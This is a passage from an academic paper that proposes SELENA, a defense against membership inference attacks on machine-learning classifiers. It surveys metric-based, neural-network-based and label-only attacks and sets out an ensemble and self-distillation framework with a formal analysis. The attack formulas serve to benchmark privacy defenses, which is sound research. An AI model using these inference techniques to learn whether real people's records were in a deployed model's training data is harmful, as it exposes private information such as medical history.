Machine learning has achieved tremendous success in many areas, but it requires access to data that may be sensitive. Recent work has shown that machine learning models are prone to memorizing sensitive information of training data incurring serious privacy risks [3,4,12,13,38,41,42]. Even if the model provider is trusted and only provides query services via an API, i.e., black-box model access in which only prediction vectors are available, private information can still be obtained by attackers. The *membership inference attack (MIA)* is one such threat in which an adversary tries to identify whether a target sample was used to train the target machine learning model or not based on model behavior [41]. MIAs pose a severe privacy threat by revealing private information about the training data. For example, knowing the victim's presence in the hospital health analytic training set reveals that the victim was once a patient in the hospital.

Shokri et al. [41] conducted MIAs against machine learning models in the black-box manner. They formalize the attack as a binary classification task and utilize a neural network (NN) model along with shadow training technique to distinguish members of training set from non-members. Following this work, many MIAs have been proposed which can be divided into two categories: direct attacks [30,31,43,44,51,52], which directly query the target sample and typically utilize only a single query; indirect attacks [8, 26, 27], which query samples that are in the neighborhood of the target sample to infer membership, and typically utilize multiple queries. The research community has further extended the MIA to federated settings [29, 31] and generative models [14]. MIAs have also provided a foundation for more advanced data extraction attacks [4] and for benchmarking privacy-preserving mechanisms [19, 33].

The effectiveness of MIAs and the resulting privacy threat have motivated the research community to design several defense mechanisms against these attacks [1, 21, 30, 40]. As MIAs distinguish members and non-members of the target model based on the difference in model's behavior on members, defense mechanisms need to enforce similar model behavior on members and non-members. There exist two main categories of membership inference defenses, as shown in Table 1: techniques that offer *provable privacy*, and defenses that offer *empirical membership privacy*. The first category

mainly uses differential privacy mechanisms [1, 28, 49] to be able to provide a *provable privacy guarantee* for all inputs. However, the use of DP (e.g., in DP-SGD [1]) is shown to significantly reduce the utility of the underlying models in many machine learning tasks (see Section 7.3 and Section 8). This has motivated the second category of membership inference defenses, where privacy is empirically evaluated through practical MIAs with the aim of preserving model utility. Our work in this paper falls in the second category, and as we will show, our technique offers a superior trade-off between MIA protection and model utility compared to the state-of-the-art empirical privacy defenses [21, 30, 40] (see Section 6 for more details).

	Low utility	High utility
Provable privacy	DP-based: DP-SGD [1]	Desired (No method achieves this goal so far)
Empirical membership privacy	Not considered	Adversarial Regularization [30], MemGuard [21], SELENA(Our work)

Table 1: Two categories of membership inference defenses: provable privacy with low utility vs. empirical membership privacy with high utility.

Our Framework. In this paper, we introduce a novel empirical MIA defense framework, called SELENA,[1] whose goal is to protect against practical black-box MIAs while also achieving high classification accuracy. Our framework consists of two core components: *Split-AI* and *Self-Distillation*.

Split Adaptive Inference Ensemble (Split-AI): Our first component, called Split-AI, is proposed to enable the model to have similar behavior on members and non-members. We obtain this goal by training multiple models (called sub-models) with random subsets from the training set. While such ensemble architectures have been considered in different ML contexts, our framework's novelty lies in the particular adaptive approach it uses to respond to the queries. The key intuition is that for a training sample, if one of sub-models is not trained with it, this sub-model will have similar behavior on this training sample and other non-members. We use this intuition in our adaptive inference strategy. When the queried sample is in the training set, the adaptive inference procedure will only call the sub-models that have not used the queried sample in their training set. When the queried sample is not in the training set, we query a particular subset of sub-models (as explained later in Section 4). Our approach provides an intuitive foundation for membership privacy: no matter if the queried sample is a member or a non-member, the adaptive inference will always use only those sub-models which have not used this sample for their training; this ensures the membership privacy which we demonstrate through a formal analysis.

[1] SELf ENsemble Architecture.

Self-Distillation: Our Split-AI shows a promising performance against the traditional type of MIA, i.e., the direct single-query attack [43, 44, 51, 52]. However, it falls short in protecting against recent adaptive MIAs, which work by crafting multiple, particularly-fabricated queries [8, 26]. Moreover, Split-AI has a high computational overhead, as it needs to search for each queried sample within the training set and perform inference on multiple sub-models. To protect Split-AI against adaptive attacks and to reduce its computational overhead, we use the second component of our framework, which we call Self-Distillation. Our Self-Distillation component performs a novel form of knowledge transfer on the model created by Split-AI to produce a final *protected model*. Specifically, it first queries Split-AI with its exact training samples to get their corresponding prediction vectors. Then, it uses these prediction vectors as the soft labels of the training set to train the protected model, which will be used for inference. During the inference stage, the protected model only needs to perform a single computation for each queried sample, therefore it has a much lower computation overhead compared to Split-AI's model. Furthermore, the protected model protects not only against traditional direct single-query MIA attacks, but also against adaptive MIA attacks as shown in our analysis in Section 6. Note that, unlike conventional uses of distillation for membership privacy [40], our Self-Distillation component does not need a public dataset for knowledge transfer as it uses its own training dataset for (self-)distillation.[2]

Evaluation. We evaluate our SELENA on three benchmark datasets (CIFAR100, Purchase100, Texas100) and compare it with existing defenses [21, 30, 43] rigorously using two types of existing attacks and one type of adaptive attack. (1) We first analyze our defense against *direct single-query attacks*, which have been typically used in most previous MI attacks and defenses. (2) We next evaluate our framework against *label-only attacks*, which infer membership information only based on labels and hence simply obfuscating prediction confidence vector cannot protect against such attacks. (3) We finally study *adaptive attacks*, which are tailored to our defense mechanism. Overall, SELENA achieves a better trade-off between the utility, i.e., classification accuracy, and the empirical membership privacy without requiring additional public data. For utility, SELENA incurs only a little drop in classification accuracy compared to the undefended model (no more than 3.9%), and outperforms adversarial regularization [30] by up to 7.0% (on Texas100). For membership privacy risks, SELENA reduces the MIA advantage over a random guess by a factor of up to 4.0 compared to the undefended model, a factor of up to 3.7 compared to MemGuard [21] and a factor of up to 2.1 compared to adversarial regularization [30]. Unlike DP-SGD that offers a provable privacy guarantee, our approach only provides an empirical membership inference defense (similar to MemGuard and adversarial regularization). However, our

[2] Note that our usage of the term self-distillation is different from what Zhang et al. [53] refer to as self-distillation.




Figure 1: Comparison of our method with undefended model, DP-SGD [1] ($\varepsilon = 4$), MemGuard [21] and adversarial regularization [30] with respect to classification accuracy and MIA accuracy on Purchase100 dataset. Our SELENA outperforms adversarial regularization in both classification and MIA accuracy. Our SELENA significantly reduces MIA accuracy compared to undefended model and MemGuard while incurring little classification accuracy drop. Our SELENA achieves much higher classification accuracy compared to DP-SGD while only incurs little additional practical membership risks.

evaluation shows that SELENA achieves a much better utility than DP-SGD (See Figure 1).

In summary, we propose a membership inference defense to achieve high classification accuracy and highly mitigate practical MIAs. Our key contributions are as follows:

- We propose Split-AI as the first component of our framework that enforces the model to have a similar behavior on members and non-members while maintaining a good classification accuracy using sub-models trained on overlapping subsets of data and an adaptive inference strategy. We further prove that the direct single-query attack cannot achieve higher attack accuracy than a random guess against this component.
- We introduce Self-Distillation of the training set as the second component of our framework to overcome the limitations of Split-AI while largely preserving its defense abilities without relying on an additional public dataset.
- We systematically evaluate our framework on three benchmark datasets including Purchase100, Texas100, and CIFAR100 against a suite of MIAs including direct single-query attacks, label-only (indirect multi-query) attacks and adaptive attacks to show that our framework outperforms prior defenses.

2 Preliminaries and Problem Formulation

In this section, we introduce the machine learning concepts and notation relevant to our work, as well as our threat model and design goals.

2.1 ML Preliminaries and Notation

In this paper, we consider supervised machine learning for classification. Let $F_\theta : \mathbb{R}^d \mapsto \mathbb{R}^k$ be a classification model with d input features and k classes, which is parameterized by θ. For a given example $\mathbf{z} = (\mathbf{x}, y)$, $F_\theta(\mathbf{x})$ is the classifier's confidence vector for k classes and the predicted label is the corresponding class which has the largest confidence score, i.e., $\hat{y} = \text{argmax}_i F_\theta(\mathbf{x})$.

The goal of supervised machine learning is to learn the relationship between training data and labels and generalize this ability to unseen data. The model learns this relationship by minimizing the predicted loss across the training set D_{tr}:

$$\min_\theta \frac{1}{|D_{tr}|} \sum_{\mathbf{z} \in D_{tr}} l(F_\theta, \mathbf{z})$$

Here $|D_{tr}|$ is the size of the training set and $l(F_\theta, \mathbf{z})$ is the loss function. When clear from the context, we use F, instead of F_θ, to denote the target model.

2.2 Threat Model

Black-box attack: In this paper, we follow previous defenses [21,30] and assume the attacker has black-box access to the target model, i.e., the attacker can only make queries to the model provider and obtain corresponding prediction vectors or predicted labels, instead of having access to target model's parameters. Therefore, the adversary can perform standard black-box attacks, in particular the *direct single-query* attacks, which directly query the target sample *one time* and is the typical benchmarking technique, and the *label-only attacks*, which *make multiple queries* for a single target sample and exploit predicted label information. We also introduce a third type of black-box attack which is an adaptive attack tailored to our system. See Section 3 for a detailed explanation of direct single-query attacks and label-only attacks and Section 5 for the adaptive attacks.

Partial knowledge of membership for members: Like previous defenses [30,43], we assume the adversary knows a small ratio of samples from the training set, i.e., it knows some members. The goal of the adversary is to identify any other member sample.

2.3 Design Goals

In this paper, we aim to overcome the limitations of existing membership inference defenses [21,30,40], which estimate the membership risk through practical MIAs: none of these defenses are able to provide sufficient MIA protection and high utility simultaneously in the absence of public datasets.

Low MIA accuracy: Our goal is to design a practical defense against MIAs. We will evaluate our defense in a systematic and rigorous manner to ensure that it achieves low MIA accuracy (i.e., high membership privacy) across a broad class of attacks, instead of only one specific family of attacks.

High classification accuracy: We aim to protect membership privacy without significantly decreasing the classification accuracy (model utility).

No additional public data required for defense: Some prior works [34, 40] have proposed to preserve membership privacy by knowledge distillation using publicly available datasets. However, this is a limiting assumption since public datasets may not be available in many real-world ML training scenarios such as healthcare data. In this paper, we consider a more realistic scenario, where the model provider does not have access to external public dataset.

3 Existing Attacks and Defenses

Next, we overview prior MI attacks and MI defenses.

3.1 Membership Inference Attacks (MIAs)

MIAs can utilize the prediction vector as a feature using a neural-network-based model, called *NN-based attacks*, or can compute a range of custom metrics (such as correctness, confidence, entropy) over the prediction vector to infer membership, called *metric-based attacks*. These attacks can be mounted either by knowing a subset of the training set [30] or by knowing a dataset from the same distribution of the training set and constructing shadow models [41].

Let us denote D_{tr} as the training set for the target model, i.e., members, and D_{te} as the test set, i.e., non-members. D^A_{tr} and D^A_{te} are, respectively, the sets of members and non-members that the attacker knows. $I(\mathbf{x}, y, F(\mathbf{x}))$ is the binary membership inference classifier in the range of $\{0,1\}$ which codes members as 1, and non-members as 0. The literature typically measures MIA efficacy as the attack accuracy:

$$\frac{\sum_{(\mathbf{x},y)\in D_{tr}\setminus D^A_{tr}} I(\mathbf{x},y,F(\mathbf{x})) + \sum_{(\mathbf{x},y)\in D_{te}\setminus D^A_{te}} (1-I(\mathbf{x},y,F(\mathbf{x})))}{|D_{tr}\setminus D^A_{tr}| + |D_{te}\setminus D^A_{te}|}$$

In most previous attacks [30, 41, 43, 52], the number of members and non-members used to train and evaluate the attack model are the same. With this approach, the prior probability of a sample being either a member or a non-member is 50% (corresponding to a random guess).

Next, we summarize black-box MIAs in the following two categories: **direct** attacks and **indirect** attacks.

Direct single-query attacks: Most existing MIAs directly query the target sample and utilize the resulting prediction vector. Since ML models typically have only one output for each queried sample, just a single query is sufficient.

NN-based attack [30, 41]: The attacker can use the prediction vectors from the target model along with the one-hot encoded ground truth labels as inputs and build a NN model [30] I_{NN} for the membership inference task.

Correctness-based attack [52]: The generalization gap (i.e., the difference between training accuracy and test accuracy) is a simple baseline for MIA, as samples with correct prediction are more likely to be training members.

$$I_{\text{corr}}(F(\mathbf{x}),y) = \mathbb{1}\{\operatorname*{argmax}_i F(\mathbf{x})_i = y\}$$

Confidence-based attack [43, 44, 51]: Prediction confidence corresponding to training samples $F(\mathbf{x})_y$ is typically higher than prediction confidence for test samples. Therefore, confidence-based attack will only regard the queried sample as a member when the prediction confidence is higher than either a class-dependent threshold τ_y or a class-independent threshold τ.

$$I_{\text{conf}}(F(\mathbf{x}),y) = \mathbb{1}\{F(\mathbf{x})_y \geq \tau_{(y)}\}$$

Entropy-based attack [41, 43]: The prediction entropy of a training sample is typically lower than the prediction entropy of a test sample. Therefore, entropy-based attack will only regard the queried sample as a member when the prediction entropy is lower than either a class-dependent threshold τ_y or a class-independent threshold τ.

$$I_{\text{entr}}(F(\mathbf{x}),y) = \mathbb{1}\{-\sum_i F(\mathbf{x})_i \log(F(\mathbf{x})_i) \leq \tau_{(y)}\}$$

Modified entropy-based attack [43]: Song et al. [43] propose the modified prediction entropy metric which combines the information in the entropy metric and ground truth labels:

$$\begin{aligned}\text{Mentr}(F(\mathbf{x}),y) = &-(1-F(\mathbf{x})_y)\log(F(\mathbf{x})_y) \\ &-\sum_{i\neq y} F(\mathbf{x})_i \log(1-F(\mathbf{x})_i)\end{aligned}$$

Training samples typically have lower values of modified entropy metric than test samples and either a class-dependent threshold τ_y or a class-independent threshold τ attack is applied to infer membership.

$$I_{\text{Mentr}}(F(\mathbf{x}),y) = \mathbb{1}\{\text{Mentr}(F(\mathbf{x}),y) \leq \tau_{(y)}\}$$

Indirect multi-query attacks (label-only attacks): Long et al. [27] state that indirect attacks can make queries that are related to the target sample $\mathbf{x}$ to extract additional membership information, as a training sample influences the model prediction both on itself and other samples in its neighborhood. These indirect attacks usually make multiple queries for a single target sample [8, 26, 27]. For example, multi-query *label-only attacks* leverage the predicted label of the queried data as features, and are thus immune to defenses that only

obfuscate prediction confidences, e.g., MemGuard [21]. The key idea in label-only attacks is that the model should be more likely to correctly classify the samples around the training data than the samples around test data, i.e., members are more likely to exhibit high robustness than non-members [8, 26]. Simply obfuscating a model's confidence scores cannot hide label information to defend against such label-only attacks.

Boundary estimation attacks [8, 26]: As the target model is more likely to correctly classify samples around training samples than those around test samples, the distance to classification boundary for the training samples should be larger than that for the test samples. An attacker can either leverage techniques for finding adversarial examples under the black-box assumption [2, 7] or add noise to find the adversarial examples that change the predicted label with minimum perturbation. Such attacks should not achieve higher attack accuracy than the white-box adversarial example attacks such as Carlini-Wagner attack [5], which have full access to the model parameters and can find the adversarial example with the least distance for each target sample.

Data augmentation attacks [8]: In computer vision tasks, data augmentation techniques based on translation, rotation, and flipping help improve test accuracy. However, such data augmentation techniques pose a privacy threat: the target model is more likely to correctly classify the augmented data of training samples. An attacker can query the augmented data of the target sample and use the percentage of correct predictions to identify membership of the target sample.

3.2 Existing Defenses

Multiple defenses have been proposed to mitigate MIAs. We summarize them below. Section 8 gives a more comprehensive summary of prior defenses.

Adversarial Regularization [30]: Nasr et al. [30] include the estimation of membership threat in the training process of the ML model. They optimize a min-max game to train a privacy-preserving target classifier, which aims to reduce the prediction loss while also minimizing the MIA accuracy.

Early Stopping [6, 43]: During the training process, the model may learn too much information in the training samples thus the difference between its behavior on members and non-members becomes larger and larger, and the model becomes more vulnerable to MIAs. Therefore, early stopping, which is a general technique to prevent model overfitting by stopping model training before the whole training process ends, can mitigate MIA accuracy with a sacrifice of model utility. Song et al. [43] find that adversarial regularization is not better than early stopping [6] when evaluated by a suite of attacks including both NN-based attacks and metric-based attacks. They recommend that any defense that trades off a reduction in MIA accuracy at the cost of a reduction in utility should be compared with early stopping as a baseline.

MemGuard [21]: Jia et al. [21] obfuscate the prediction vector with a well-designed noise vector using the perspective of adversarial examples to confuse the membership inference classifier. Since MemGuard doesn't change prediction results, and only obfuscates confidence information, it maintains the original classification accuracy of the undefended model. Song et al. [43] show that MemGuard lacks consideration of strategic adversaries. Though resistant to NN-based attack, MemGuard underestimates the threat of metric-based attacks.

DP-based defenses: Differential privacy [9] is a formal framework that provides a rigorous privacy guarantee. In machine learning, DP-based defenses, such as DP-SGD [1], add noise to the training process of a classifier. However, it is challenging to perform machine learning with differential privacy while achieving acceptable utility loss and privacy guarantees [19, 37] (See Section 8).

4 Our Defense Architecture

In this section, we first present an overview of our defense framework and then describe the two key framework components: Split-AI and Self-Distillation.

4.1 Overview

MIAs aim to distinguish members and non-members of the private training data of a model. These attacks use the fact that the trained model has a different behavior on member and non-member data. This difference in behavior can appear in different forms, for example, the accuracy of model might be different on members and non-members [39], or the confidence might be higher on member inputs [43, 44, 51]. Similarly, the model might be more likely to correctly classify the samples around the member examples compared to those around non-member examples [8, 26]. MIAs leverage these differences to obtain an attack advantage that is better than a random guess even in the black-box setting. To mitigate these differences, we propose a framework to defend against MIAs by training multiple sub-models using subsets from whole training set and introducing a specific adaptive inference technique that exploits the following intuition: *if a training sample is not used to train a sub-model, this sub-model will have similar behavior on this training sample and non-members.* Section 6.2 shows the advantage of our defense in improving the trade-off between membership privacy and utility, which is based on this intuition, over existing membership inference defenses (MemGuard [21] in Section 6.2.2 and adversarial regularization [30] in Section 6.2.3).

Based on this intuition, we propose a framework, SELENA, composed of two components to defend against MIAs. The first component, which we call *Split-AI*, trains an ensemble of K sub-models with overlapping subsets of the training dataset. The constraint for each subset is as follows: for a given training sample, there are L sub-models which are not trained with




Figure 2: Our end-to-end defense framework with the Split-AI and Self-Distillation components.

this training sample, and therefore, they will behave similarly on this training sample and the non-member samples. Split-AI applies adaptive inference for members and non-members: For a member sample, Split-AI computes L predictions of the L sub-models which are not trained with the member sample, and outputs the average of the L predictions as the final prediction. For a non-member sample, the adaptive inference randomly samples L sub-models from the K total sub-models, subject to a specific distribution, and returns the average of the L predictions on the non-member as the final prediction. We detail our algorithm and explain why it preserves membership privacy in Section 4.2.

The second component, which we call *Self-Distillation*, addresses the two weaknesses of Split-AI: its potential privacy risks due to replay/indirect attacks and its high computation overhead in inference. Specifically, the Self-Distillation component transfers the knowledge of the model obtained by Split-AI into a new model by using the soft labels of the training set from Split-AI. We call this Self-Distillation because it does not require any public dataset for distillation. As we will demonstrate, this protected model from Self-Distillation has similar classification performances as Split-AI with significantly lower computation overhead, and can protect against replay and indirect MIA attacks.


As we study the black-box MIAs, only the final prediction vectors or predicted labels of the protected model from Self-Distillation are available to the attacker. Figure 2 gives an overview of our defense, where we denote Split-AI as F_{θ_I} and protected model from Self-Distillation as $F_{\theta_{II}}$.[3] Next, we detail Split-AI and Self-Distillation.

4.2 Our Split-AI Ensemble Architecture

Here we describe Split-AI, the first component of our system.

Split-AI's training: Following the intuition in Section 4.1: we train K sub-models and ensure that each training sample is not used to train L sub-models such that these L sub-models will have similar behavior on this training sample and other non-members. We accomplish this via a specific data partitioning strategy:

For each data point $\boldsymbol{x}$ *in the training set, we randomly generate L non-model indices from {1, 2, ..., K} to denote the L non-models that are not trained with the data point and record the identification numbers of these L non-model indices (denoted as* $Id_{non}(\boldsymbol{x})$[4]*). We then generate the dataset partition based on these non-model indices. For each subset* D_i*, we will only use those training samples which do not include i in their non-model indices.*



(a) Split-AI's training (b) Split-AI's inference

Figure 3: Illustration of Split-AI's data partition for training and adaptive inference in $K = 5, L = 2$ for member samples A, B, C and non-member sample D (red color for members and blue color for non-members). $Id_{non}(A) = (4,5), Id_{non}(B) = (2,3), Id_{non}(C) = (1,2)$.

Figure 3(a) illustrates this partition strategy for three train-

[3] PATE [34, 35] also trains multiple sub-models to provide privacy but with a public dataset. We detailed the difference between our SELENA and PATE in Section 7.2.

[4] $Id_{non}(\mathbf{x})$ records L sub-model indices which are not trained with $\mathbf{x}$.

ing samples (A, B, C) under the setting of $K = 5, L = 2$. We randomly generate non-model sub-model indices: $Id_{non}(A) = (4,5)$, $Id_{non}(B) = (2,3)$, $Id_{non}(C) = (1,2)$. Therefore, A is used to train sub-model 1, 2, 3. B is used to train sub-model 1, 4, 5. C is used to train sub-model 3, 4, 5.

This specific data partition strategy ensures that for each data point, we have L sub-models which are not trained with it. This facilitates our key intuition in Split-AI: we use models that are not trained with a data point to estimate its soft label while protecting the membership information. K and L are parameters of our framework. The approximate size of each subset is $((K-L)/K) \times |D_{tr}|$. We then train K sub-models F_i, one for each subset of the training data D_i, which have the same architecture and hyper-parameter settings.

Split-AI's inference: We now describe the adaptive inference based ensemble strategy for members and non-members. For each queried sample $\mathbf{x}$, the ensemble will check whether there is an exact match of $\mathbf{x}$ in the training set:

- If so, which indicates that $\mathbf{x}$ is a member, the defender will average the prediction vectors on $\mathbf{x}$ from L models which are not trained with $\mathbf{x}$ as the output;
- If not, the defender will randomly use non-model indices of a member sample $\mathbf{x}'$ and average the prediction vectors on $\mathbf{x}$ from L models of $Id_{non}(\mathbf{x}')$ as the output.

Figure 3(b) illustrates the adaptive inference for three member samples (A, B, C) and one non-member sample D following the setting in Figure 3(a). A is non-member for sub-model 4, 5; B is non-member for sub-model 2, 3; C is non-member for sub-model 1, 2; and D is non-member for all sub-models. Adaptive inference will average on non-model indices in sub-models for A, B, C and randomly select one member sample's non-model indices for non-member sample D.

Algorithm 1 presents the entire procedure for Split-AI. We next provide our theoretical analysis of Split-AI's defense capability, which proves that Split-AI strategy is resilient to direct single-query MIAs (discussed in Section 3.1) and can reduce the accuracy of such attacks to a random guess. We first define the direct single-query membership inference game in Definition 1 and then we present our Theorem 2.

Definition 1 (Direct, Single-Query Membership Inference)**.** *The single-query membership inference game is defined between an attacker A and a learner C and is parameterized by a number n which is the number of training examples.*

1. *The attacker selects a dataset $X = \{x_1, \ldots, x_{2n}\}$ and sends it to the learner.*
2. *Learner selects a uniformly random Boolean vector $b = b_1, \ldots, b_{2n}$ such that the Hamming weight of b is exactly n.*
3. *Learner constructs a dataset $S = \{x_i; \forall i \in [2n], b_i = 1\}$ and learns a model F_{θ_l} using S as training set.*
4. *Learner selects a random $i \in [2n]$ and sends $(x_i, F_{\theta_l}(x_i))$ to the adversary*
5. *Adversary outputs a bit b'_i.*

The advantage of A in breaking the security game above is $\mathsf{SQMI}(A,C,n) = \mathbf{E}[1 - |b_i - b'_i|]$ where the expectation is taken over the randomness of the adversary and learner.

Algorithm 1 Split-AI Model F_{θ_I}

Initialize:
K: total number of sub-models $F_1, F_2, ..., F_K$.
L: for each training sample, the number of sub-models which are not trained with it.
(X_{train}, Y_{train}): training data and labels.
Training Phase:
Randomly generate the L non-model indices for each training sample $Id_{non}(\mathbf{x})$.
for $i = 1$ to K **do**
  Construct subset $(X^i_{train}, Y^i_{train})$ for model F_i based on the recorded Id_{non}s of non-model indices: $\{(\mathbf{x}, y)$: $(\mathbf{x}, y) \in (X_{train}, Y_{train})$, i not in $Id_{non}(\mathbf{x})\}$.
  for number of the training epochs **do**
    Update F_i by descending its stochastic gradients over $l(F_i(X^i_{train}), Y^i_{train})$.
  end for
end for
Inference Phase: $F_{\theta_I}(\mathbf{x})$
Given $\mathbf{x}$
if $\mathbf{x}$ in X_{train} **then**

$$F_{\theta_I}(\mathbf{x}) = \frac{1}{L} \sum_{i \in Id_{non}(\mathbf{x})} F_i(\mathbf{x})$$

else
  Randomly select $\mathbf{x}'$ in the training set,

$$F_{\theta_I}(\mathbf{x}) = \frac{1}{L} \sum_{i \in Id_{non}(\mathbf{x}')} F_i(\mathbf{x})$$

end if

Remark 1. *We can define a variant of the security game of Definition 1 for a fixed dataset X. That is, instead of X being chosen by adversary, we define the game for a given X. We use $\mathsf{SQMI}(A,C,X)$ to denote the success of adversary in the security game with the dataset fixed to X.*

Theorem 2. *Consider a learner C_{ST} that uses Algorithm 1. For any direct, single-query membership inference adversary A we have*

$$\mathsf{SQMI}(A, C_{ST}, n) = 50\%$$

We detail the proof of Theorem 2 in Appendix A.1. The intuitive explanation for this proof is that for each data point, the distribution of output of this algorithm on this given point $\mathbf{x}$ is independent of the presence of $\mathbf{x}$ in the training set. This

is because, we will not use models that are trained with $\mathbf{x}$ to answer queries, even if $\mathbf{x}$ is in the training set.

4.3 Our Self-Distillation Mechanism

Limitations of Split-AI. While Split-AI is resilient to direct single-query MIAs, an adversary can leverage more advanced attacks. For example, instead of direct query, attacker may do an indirect query [27] for the target sample (see Section 3.1 for definitions) or may do multiple queries for one target sample to identify membership information, as suggested in recent work [8]. Split-AI suffers from severe privacy risks under the setting of such aggressive attacks that exploit the matching process for training samples: (1) An adaptive attacker can make a single *indirect* query by adding a small noise to the target sample. Such adaptive attacks can fool the matching process used in the inference strategy that checks if the input is a training member or non-member. Split-AI will recognize noisy training samples as non-members and may end up using sub-models trained with the target sample, thus leaking membership information. (2) Attacker can perform replay attacks by making multiple queries for the same target sample: Split-AI will only have one possible prediction vector for members, while approximately C_K^L possible prediction vectors for non-members. Furthermore, Split-AI incurs a computational overhead during inference: For each queried sample, Split-AI first needs to identify whether it is in the training set, thus incurring overhead for this matching process. Second, Split-AI needs to perform inference on L models for each queried sample, while conventional approaches only perform inference on a single model.

Self-Distillation. To overcome the above limitations, we need a more sophisticated defense mechanism and we correspondingly introduce the second component of our framework. We leverage distillation, which is proposed by Hinton et al. [17] to reduce the size of NN architectures or ensemble of NN architectures. To be more specific, here we use a method which we call *Self-Distillation*: we first apply Split-AI to get the prediction vectors for the training samples. We then use the same training set along with the prediction vectors (obtained from Split-AI) as soft labels to train a new model using conventional training. The new protected model benefits from distillation to maintain a good classification accuracy. For queried samples, the defender now just needs to do the inference on the new protected model $F_{\theta_{\text{II}}}$ distilled from the Split-AI. For defense capability, we prove that this new model largely preserves Split-AI's defense ability against direct single-query attack by Theorem 5 and Corollary 6 under mild stability assumptions (Definition 2) in Appendix A.2. Note that our theoretical analysis of SELENA is only valid for direct single-query attacks. In fact, there exist some datasets that SELENA cannot obtain provable privacy for under multi-query attacks. This includes settings with similar data points that have different labels (see Appendix A.3).

Self-Distillation overcomes the privacy limitations of Split-AI and mitigates advanced MIAs. The defender controls the Self-Distillation component and ensures that Self-Distillation only queries each exact training sample once. The attacker only has black-box access to the protected output model of Self-Distillation, but cannot access the Split-AI model. Hence, the attacker cannot exploit the soft labels computation of Split-AI as discussed before. Hence, the final protected model from Self-Distillation effectively mitigates the replay attack and indirect single-query attacks:

1. For replay attack: each sample is only queried once during the Self-Distillation process, while replay attack requires at least two queries of each sample to obtain advantage over random guess. In addition, the final protected model has a deterministic behavior with only one possible prediction vector for each queried sample.

2. For indirect single-query attacks: each exact sample is queried during the Self-Distillation process and noisy samples around the training sample are not queried. In addition, the attacker only has black-box access to the protected model from Self-Distillation (and no access to defender's Split-AI): indirect query attacks are thus limited in obtaining additional membership information.

Self-Distillation also solves the computational overhead of the Split-AI in inference: the defender now does not need to check whether the queried sample is a training sample and it only needs to make inference on a single Self-Distilled model.

In Section 6, we will evaluate the effectiveness of our whole framework via rigorous experimental analysis including direct single-query attacks, label-only attacks and adaptive attacks.

5 Membership Inference Attacks Evaluated

To (empirically) demonstrate the privacy of our system, we evaluate it against three main classes of MIA attacks. First, we evaluate our defense against the direct single-query attacks and label-only attacks introduced earlier. Specifically, we evaluate SELENA against the direct single-query attacks discussed in Section 3.1, and for label-only attacks, we use the boundary estimation attack for all three datasets and the data augmentation attack for CIFAR100.

Additionally, we evaluate our system against *adaptive membership inference attacks*, as introduced in the following. Song and Mittal [43] emphasize the importance of placing the attacker in the last step of the arms race between attacks and defenses: the defender should consider adaptive attackers with knowledge of the defense to rigorously evaluate the performance of the defenses. Therefore, here we consider attacks that are tailored to our defense. As our defense leverages soft labels from the Split-AI ensemble to train a new model $F_{\theta_{\text{II}}}$ in Self-Distillation, we need to analyze whether and how an attacker can also leverage the information about soft labels.

We first note that an attacker is unable to directly interact with our Split-AI to directly estimate soft labels, since the prediction API executes queries on the model produced by the Self-Distillation component. Second, we expect that when the model provider finishes training the protected model $F_{\theta_{\text{II}}}$ with soft labels obtained from Split-AI, it can safely delete the sub-models and soft labels of the training set to avoid inadvertently leaking information about the soft labels. However, an attacker can still aim to indirectly *estimate* soft labels.

As we assume that the attacker knows partial membership of the exact training set in evaluating membership privacy risks (specifically, half of the whole training set) and attacker cannot have access to the defender's non-model indices $Id_{non}(\mathbf{x})$ for training set, the attacker will generate new non-model indices $Id_{non}(\mathbf{x})'$ for these known member samples to train a new shadow Split-AI ensemble and use the shadow Split-AI to estimate soft labels of the target samples. The attacker can then use such soft labels as an additional feature to learn the difference in target model's behavior on members and non-members, and launch MIAs on $F_{\theta_{\text{II}}}$. The shadow Split-AI discussed in our paper is stronger than original shadow models [41] since it is trained with exact knowledge of the partial training dataset.

We design four adaptive direct single-query attacks[5] including two NN-based attacks and two metric-based attacks to leverage the information in the estimated soft labels. To clarify, $F_{\theta_{\text{II}}}$ denotes the protected target model which answers the attacker's queries and $F'_{\theta_{\text{I}}}$ denotes attacker's shadow Split-AI.

